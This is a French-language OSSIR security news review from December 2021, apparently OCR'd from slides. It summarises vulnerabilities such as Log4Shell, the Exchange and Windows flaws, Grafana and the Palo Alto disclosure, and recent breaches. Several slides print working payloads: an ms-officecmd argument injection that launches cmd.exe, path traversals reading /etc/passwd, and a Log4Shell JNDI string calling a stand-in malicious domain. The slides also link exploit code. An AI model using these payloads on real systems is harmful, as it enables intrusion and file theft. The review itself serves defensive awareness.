Revue d'actualité de l'OSSIR

14 décembre 2021

Aurélien Denis

*Vladimir Kolla @mynameisv_*

Revue d'actualité de l'OSSIR - 14 décembre 2021

Comment ça va ? Vous avez passé un bon week-end ?

Failles / Bulletins / Advisories


Failles / Bulletins / Advisories
Microsoft - Avis

En novembre:

- 55 vulnérabilités corrigées
- A retenir :
  - (encore) Une 0-day RCE sur Exchange (CVE-2021-42321)
    - Comme ProxyShell mais nécessite une authentification
    - Exploitée dans la nature https://www.bleepingcomputer.com/news/microsoft/new-windows-10-kb5006670-update-breaks-network-printing/
    - Code d'exploitation https://gist.github.com/testanull/0188c1ae847f37a70fe536123d14f398
  - 3 RCE sur RDP
    - 2 sur le serveur, 1 sur le client (CVE-2021-38631, CVE-2021-41371)
      https://krebsonsecurity.com/2021/11/microsoft-patch-tuesday-november-2021-edition/
  - Elevation locale de privilèges (CVE-2021-41379)
    - Code d'exploitation https://github.com/klinix5/InstallerFileTakeOver
  - CVE-2021-42287 et CVE-2021-42278
    - Detecter les exploitations https://github.com/elastic/detection-rules/blob/a5359ca675267220afedf67795cd1fd04881b2c8/rules/windows/privilege_escalation_samaccountname_spoofing_attack.toml
    - Code d'exploitation https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html
    - Explications et mode opératoire : https://www.geekby.site/2021/12/samaccountname-spoofing/
    - Explications encore plus claires : https://cloudbrothers.info/exploit-kerberos-samaccountname-spoofing/

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 en couleurs



Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterpri
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC

Sortie	Home, Pro	Entreprise
mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 16 novembre 2021	lundi 13 février 2023	mardi 11 juin 2024
mardi 18 mai 2021	mardi 13 décembre 2022	mardi 13 décembre 2022
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022**
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021**
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
5 avril 2017*	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017

Failles / Bulletins / Advisories
Microsoft - Divers

Windows 10 supporté jusqu'en 2025

- Durée de vie prévue de 10 ans

  https://docs.microsoft.com/en-us/lifecycle/products/windows-10-enterprise-and-education

Microsoft S4U2self ne marche plus avec le bulletin de novembre 2021

- S4u2self, service permettant d'imporsonifier un ticket kerberos
- Mais cela fait que votre AD est mieux sécurisé 😂

Failles / Bulletins / Advisories
Microsoft - Divers

Exchange, XSS (CVE-2021-41349)

- Basé sur l’autodiscover

  https://github.com/0x0021h/expbox/blob/main/cve-2021-41349-poc.py

Windows, Élévation locale de privilèges

- A partir de l'installer Windows (CVE-2021-41379)
- Exploité dans la nature

  https://twitter.com/cyb3rops/status/1463486973885169666

Windows, modification des droits d’un fichier

- Trouver en cherchant des contournements à CVE-2021-41379

  https://github.com/klinix5/InstallerFileTakeOver

Failles / Bulletins / Advisories
Microsoft - Divers

Windows 10 exécution de code à l'ouverture d'un lien ms-officecmd:

- Pour l'instant c'est une 0-day
- Exploitable par un "drive-by-..." *(si Teams est installé mais pas ouvert)*

```
ms-officecmd:{
   "LocalProviders.LaunchOfficeAppForResult": {
       "details": {
           "appId": 5,
           "name": "irrelevant",
           "discovered": {
               "command": "irrelevant"
           }
       },
       "filename": "a:/b/ --disable-gpu-sandbox --gpu-launcher=\"C:\\Windows\\System32\\cmd.exe && \""
   }
}
```

- Fonctionne contre IE, Edge et Teams

https://positive.security/blog/ms-officecmd-rce

Failles / Bulletins / Advisories
Systèmes

iOS 15.2 and iPadOS 15.2

- 12 x exécutions de code à distance lors du traitement
  - De fichiers de couleurs ICC
  - De fichier audio
  - D'images
  - D'une page web
  - …
  - Dont des vulnérabilités montrées à TianfuCup (cf. veille OSSIR de novembre 2021)
    - Comme la vulnérabilité noyau CVE-2021-30955 … qui touche aussi macOS 😁

https://support.apple.com/sv-se/HT212976

Linux, exécution de code à distance (CVE-2021-43267)

- Dépassement de mémoire du tas (heap) sur le composant de communication inter-process TIPC

https://haxx.in/posts/pwning-tipc/

https://haxx.in/files/blasty-vs-tipc.c

Failles / Bulletins / Advisories
Systèmes

VMWare vSphere/vCenter

- Lecture arbitraire d'un fichier à distance (CVE-2021-21980)
- SSRF (CVE-2021-22049)
- Exécution de code lors de la journalisation 😉

  https://www.vmware.com/security/advisories/VMSA-2021-0027.html

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Apache APISIX , path traversal (CVE-2021-43557)

- API Gateway d'Apache

```
"/public-service/..%2Fprotected-service/protected"
```

https://github.com/xvnpw/k8s-CVE-2021-43557-poc

Grafana, path traversal (CVE-2021-43798)

```
curl --path-as-is "http://127.0.0.1:3000/public/plugins/loki/../../../../../../../../etc/passwd"
```

Grafana, contournement de l'authentification (CVE-2021-39226)

https://twitter.com/pdnuclei/status/1467154794083090434?s=21

Gitlab CE, RCE (CVE-2021-22205)

- Exploité dans la nature

https://security.humanativaspa.it/gitlab-ce-cve-2021-22205-in-the-wild/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

WordPress Plugin DZS Zoomsounds 6.45, lecture arbitraire de fichier (CVE-2021-43557)

- API Gateway d'Apache

```
"http://cible/MYzoomsounds/?action=dzsap_download&link=../../../../../../../../../../etc/passwd"
```

https://cxsecurity.com/issue/WLB-2021120012

Mozilla Firefox, exécution de code avec une certificat ayant une clef trop longue

- La limite d'une clef asymétrique est 16384 bits
- Si on génère une clef plus longue… boum 💥
- Superbe recherche de Tavis Ormandy de Google Project Zero

https://bugs.chromium.org/p/project-zero/issues/detail?id=2237

ManageEngine,

- Exécution de code Java à distaNCE


https://github.com/rapid7/metasploit-framework/commit/9cf16e68b9d3d4d1a017ea12e8562295b8ba5f12

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

0-day Paloalto par Randori, le double bad buzz

- Randori publie un article sur une 0-days Paloalto
  - Un exécution de code à distance sans authentification sur le VPN
    https://security.paloaltonetworks.com/CVE-2021-3064
- Randori publie la chronologie de leur découverte
  - A première vue, tout va bien :


Randori != RandoriSec



Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

0-day Paloalto par Randori, le double bad buzz

- Chronologie avec la bonne échelle :



- Vulnérabilité conservée 1 an pour leur pentest et RedTeam
  - Alors qu'on trouve plus de 84 000 VPN Paloalto sur internet
  - **Premier "bad buzz"**


Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)


0-day Paloalto par Randori, le double bad buzz

- Paloalto publie le bulletin de sécurité : https://security.paloaltonetworks.com/CVE-2021-3064
- Pas d'inquiétude :
  - La vulnérabilité est corrigée depuis 2020 selon la "release note"
  - Release note incrémentale

https://docs.paloaltonetworks.com/pan-os/8-1/pan-os-release-notes/pan-os-8-1-addressed-issues/pan-os-8-1-17-addressed-issues.html

- Mais en fait elle a été modifiée quelques jours avant 😨
  - **Second "bad buzz"**





https://webcache.googleusercontent.com/search?q=cache:L7KVz5NIUXQJ:https://docs.paloaltonetworks.com/pan-os/8-1/pan-os-release-notes/pan-os-8-1-addressed-issues/pan-os-8-1-17-addressed-issues.html+&cd=1&hl=fr&ct=clnk&gl=fr&client=firefox-b-d

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

0-day Paloalto par Randori, le “triple” bad buzz

- Relance le débat des divulgations responsables rémunérées
  - Tout travail mérite salaire, mais il faut y mettre les formes !


PROXYSHELL
RCE PAN-OS
PROXYSHELL
RCE PAN-OS
Log4Shell
imgflip.com


Multimillion
dollar security
architecture
${jndi:ldap://
ip/exploit}

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Log4J exécution de code Java à distance (CVE-2021-44228)

- Traitement des variables `${ }` dans les logs par Log4J
- Support des Java Naming and Directory Interface (JNDI)


  `${jndi:ldap://ici-le-domaine-malveillant.com:12345/kikou}`
- **Tant** de sujets à traiter :
  - Pourquoi le support de JNDI ?
    - Pour logger les username plutot que les SID
  - Exécution de code sur toute application vulnérable traitant le charge utile
    - Compromission de votre SIEM caché au fin fond d'une DMZ
    - Mériterait une note CVSS de **11.0** / 10.0 😁
  - L'exécution de code JNDI déjà abordé en 2016

    https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)


Log4J exécution de code Java à distance (CVE-2021-44228)

- **Tellement** de sujets à traiter :
  - 2 mainteneurs bénévoles !!?



  - Vulnérabilité découverte par des joueurs de **Minecraft**
    - Pour pirater les autres joueurs
    - Quel gachi !!!!!!!!!!!!!! 😱
  - Exploité dans la nature par… beaucoup de monde !

https://gist.github.com/gnremy/c546c7911d5f876f263309d7161a7217



  - Les premières exploitations dateraient du 1er déc.
    - Selon CloudFlare et Cisco
    - Pour déployer des mineurs de cryptomonnaie

https://thereconmedia/log4shell-attacks-began-two-weeks-ago-cisco-and-cloudflare-say/


VULNERABLE JAVA INSTANCES
LIGHTYEAR
VULNERABLE JAVA INSTANCES EVERYWHERE!
imgflip.com

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Log4J exécution de code Java à distance (CVE-2021-44228)

- Qui est vulnérable ?
  - AWS
  - Apple
  - Twitter
  - CloudFlare
  - Les backend des EDR
  - VMWare vCenter
  - Des **tas** de produits Cisco
  - ELK, Splunk…
  - SolarWinds 🤡
  - Ghidra de la NSA
  - La base de données Redis
  - …

- Listes de ce qui est vulnérable :


  https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592 🤍SwitHak🤍


  https://github.com/NCSC-NL/log4shell/blob/main/software/README.md

  https://www.techsolvency.com/story-so-far/cve-2021-44228-log4j-log4shell/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Log4J exécution de code Java à distance (CVE-2021-44228)




BUT WE KEEP LOGS
THE LOGGER HAS A RCE

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Log4J exécution de code Java à distance (CVE-2021-44228)

- Le bulletin à lire et à suivre : https://www.cert.ssi.gouv.fr/alerte/CERTFR-2021-ALE-022/
  - Ou cet article 😇 : https://greenlock.ghost.io/log4j-ou-log4shell-la-javapocalypse-cve-2021-44228/
- Le Podcast à écouter 😁 : https://www.nolimitsecu.fr/log4shell/
- Que faire ?
  - Identifier
  - Prioriser
  - Corriger ou mettre en place le contournement
  - Ou faire du “virtual patching” à vos risques et périls :

    https://github.com/corretto/hotpatch-for-apache-log4j2 (équipe d’AWS)


    https://github.com/nccgroup/log4j-jndi-be-gone

    https://blog.fox-it.com/2021/12/14/log4j-jndi-be-gone-a-simple-mitigation-for-cve-2021-44228/

    `"The benefit […] negate the vulnerability [...] so long as it isn’t obfuscated (e.g. with proguard), in which case you may not be in a good position to update it anyway. "`

    Oui des logiciels payant avec DRM embarquent des logiciels libres 🤦‍♂️

Stats du mois



Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Piratage de Veritas

- Et chute du cours en Bourse (remonté depuis)

https://www.capital.fr/entreprises-marches/bureau-veritas-victime-a-son-tour-dune-cyber-attaque-1420821

Vol de 150m€ de cryptomonnaies chez bitmart

- Intrusion classique

https://www.clubic.com/antivirus-securite-informatique/cryptage-cryptographie/crypto-monnaie/actualite-397245-crypto-la-plateforme-bitmat-piratee-150-millions-d-euros-evapores.html

Vol de 119m$ de cryptomonnaies chez BadgerDAO

- vol d'un jeton d'api cloudflare et injection d'un javascript malveillant

https://www.clubic.com/antivirus-securite-informatique/virus-hacker-piratage/piratage-informatique/actualite-397527-badgerdao-victime-du-braquage-de-crypto-a-119-millions-supplie-ses-voleurs-de-rendre-l-argent.html

GoDaddy s’est fait pirater ses WordPress managé

- Fuite d’information concernant 1,2 millions d’utilisateurs

https://www.sec.gov/Archives/edgar/data/1609711/000160971121000122/gddyblogpostnov222021.htm

Piratages, Malwares, spam, fraudes et DDoS
Piratages


LDLC piraté par Ragnar Locker

